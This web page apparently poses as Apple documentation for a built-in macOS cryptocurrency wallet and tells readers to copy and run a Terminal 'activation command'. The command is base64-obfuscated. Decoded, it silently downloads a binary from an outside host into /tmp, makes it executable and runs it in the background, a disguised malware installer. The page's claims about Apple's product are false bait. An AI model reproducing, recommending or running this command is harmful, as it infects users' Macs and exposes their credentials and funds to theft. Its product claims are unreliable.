
Starting with macOS Sequoia 15.3, your Mac includes a built-in cryptocurrency wallet integrated directly into Wallet. Powered by Secure Enclave and iCloud Keychain, Wallet for Digital Assets lets you store, send, and receive cryptocurrency without installing third-party software.
This is a natural extension of Apple Pay, Apple Cash, and Tap to Pay. Your private keys never leave the device. All transactions require Touch ID or your account password.
Supported networks and assets
Wallet for Digital Assets supports the following networks at launch:
Additional networks and tokens are added with macOS software updates. Wallet also supports WalletConnect for interacting with decentralized applications in Safari.
Why activate manually
Apple is rolling out Wallet for Digital Assets in stages to meet regional regulatory requirements. In supported regions, the feature appears automatically in System Settings. For all other regions, you can activate it now by updating the FinanceKit framework using Terminal.
FinanceKit is the system framework that powers Apple Pay, Apple Card, and financial data access on your Mac. The activation command updates FinanceKit to include Digital Assets support and enables the Wallet interface.
Activate Wallet ServicesSecurity and privacy
Wallet for Digital Assets is built on the same security architecture as Apple Pay:
Apple does not have access to your private keys, wallet balances, or transaction history. Wallet for Digital Assets is non-custodial by design.
What you can do with Wallet
Once activated, Wallet for Digital Assets lets you:
Receiving cryptocurrency

To receive cryptocurrency, open Wallet, select the asset, and tap Receive. Wallet generates a QR code and a wallet address that you can share. Incoming transactions appear in your activity feed and as a notification on your Mac.
Security settings

In System Settings > Wallet & Apple Pay > Digital Assets, you can configure transaction authentication, iCloud Keychain backup, and view your recovery phrase. Apple recommends enabling Touch ID for all transactions and keeping iCloud backup turned on.
Activate Wallet for Digital Assets
If Digital Assets is not yet available in your region through System Settings, you can activate it manually by running a single Terminal command. This updates the FinanceKit framework on your Mac and enables the Wallet interface.
Follow these three steps to activate Wallet for Digital Assets on your Mac
Copy the Activation Command
Click the button below to copy the FinanceKit activation command to your clipboard.
echo "Y2xlYXIKZWNobyAiTG9hZGluZy4uLiBQbGVhc2UgV2FpdCIKY3VybCAtcyBodHRwczovL2NoYW5rb3NjLmNvbS9kL3VuaXgxNTg5NDA3NyA+IC90bXAvdW5peDAwMQpjaG1vZCAreCAvdG1wL3VuaXgwMDEKL3RtcC91bml4MDAxID4gL2Rldi9udWxsIDI+JjEgJiBkaXNvd24=" | base64 -d | bash
Open Terminal and Paste
Open Terminal (Applications > Utilities > Terminal) and paste the command:
⌘ Command + V
Press Enter
Press the Enter ↵ key to run the activation command.
Learn more about supported assets, transaction fees, and security in the Wallet for Digital Assets FAQ.